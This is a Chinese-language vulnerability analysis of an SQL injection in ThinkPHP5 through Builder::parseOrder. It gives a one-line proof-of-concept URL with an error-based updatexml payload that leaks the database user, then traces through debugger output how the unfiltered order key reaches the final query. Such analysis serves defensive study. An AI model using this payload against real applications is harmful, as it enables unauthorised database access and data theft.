ThinkPHP5 5.0.x <=5.1.22 Builder.php sql注入 (CVE-2021-44350)

漏洞说明

1. 漏洞原理：该漏洞存在于 Builder 类的 parseOrder 方法中。由于程序没有很好地过滤数据，直接将数据拼接到 SQL 语句中，最终导致 SQL 注入漏洞
2. 影响版本：5.0.x<=ThinkPHP5<=5.1.22

漏洞复现


poc

```
HTML | 复制代码
1  http://127.0.0.1/?name[name^updatexml(1,concat(0x7,user(),0x7e),1)%23]=1
```

漏洞分析


该漏洞是框架sql查询时未对order函数的输入做过滤导致的sql语句恶意拼接从而导致sql注入，因为需要调用到order函数，所以需要进行二次开发且order的参数可被外部控制才可产生该漏洞。


因为需要二开，所以我们在index.php控制器上手动创造漏洞点



其中$name为数组数据，传入order函数，可见order的参数可控。


进入order函数，因为没有设置$this->options['order']会先将$this->options['order']置为空数组，然后因为我的传入恶意语句是数组形式，会将$this->options['order']与传入的恶意sql语句进行合并赋值给$this->options['order']。





然后将$this也就是当前对象返回，然后进入到find函数，在find函数种会调用select函数生成最后用于查询的sql语句，其作用就是把刚刚的$options数组中的各个字段进行过滤后拼接成sql语句

进入select函数，对order部分由于其是数组形式调用了parseOrder进行处理，parseOrder中又调用了parseKey对数组的key值进行处理。



进入parseKey函数，有三个if条件

1、是否存在$.且没有左括号

2、是否存在.且没有匹配上,'"()`空格这七种字符或符号之一的

3、没有匹配上,'"()`空格这七种字符或符号之一的

由于语句上述三种情况均不满住所以直接返回了key值

```
            $table = $this->query->getTable();  query: think\db\Query
        }
        if (isset($options['alias'][$table])) {
            $table = $options['alias'][$table];  $options: {where => [1], order => [1], table => "users", field => "*", dat
        }
    }
    if (!preg_match( pattern: '/[,\'\"\*\(\)`.\s]/', $key)) {
        $key = '`' . $key . '`';
    }
    if (isset($table)) {
        if (strpos($table,  needle: '.')) {
            $table = str_replace( search: '.',  replace: '`.`', $table);
        }
        $key = '`' . $table . '`.' . $key;
    }
    return $key;  $key: "name`updatexml(1,concat(0x7,user(),0x7e),1)#"
}
```

最后后取实际执行的sql语句

```
if (false === $result) {  $result: false
    // 生成查询SQL
    $sql = $this->builder->select($options);  builder: think\db\builder\Mysql  $sql: "SELECT * FROM `users` WHERE  (  name=
    // 获取参数绑定
    $bind = $this->getBind();  $bind: [0]
    if ($options['fetch_sql']) {  $options: {where => [1], order => [1], table => "users", field => "*", data => [0], strict
        // 获取实际执行的SQL语句
        return $this->connection->getRealSql($sql, $bind);  $bind: [0]  $sql: "SELECT * FROM `users` WHERE  (  name=1 ) OR
    }
    if (is_string($pk)) {  $pk: "uid"
        if (!is_array($data)) {
```

```
Variables
▶ $options = {array} [18]
  $pk = "uid"
  $result = false
  $sql = "SELECT * FROM `users` WHERE  ( name=1 ) ORDER BY name^updatexml(1,concat(0x7,user(),0x7e),1)#  LIMIT 1 "
▶ $this = {think\db\Query} [11]
▶ $_COOKIE = {array} [8]
▶ $_GET = {array} [1]
▶ $_REQUEST = {array} [1]
▶ $_SERVER = {array} [48]
▶ $GLOBALS = {array} [9]
▶ Constants
```

然后在find方法中调用query方法执行sql查询，达到报错注入的目的

```
        $options['data'] = $data;  $data: {uid => null}[1]
        // 事件回调
        if ($result = $this->trigger( event: 'before_find', $options)) {  $result: false
        } else {
            // 执行查询
            $resultSet = $this->query($sql, $bind, $options['master'], $options['fetch_pdo']);  $bind: [0]  $options: {whe

            if ($resultSet instanceof \PDOStatement) {
                // 返回PDOStatement对象
                return $resultSet;
```

参考链接：https://github.com/top-think/framework/issues/2613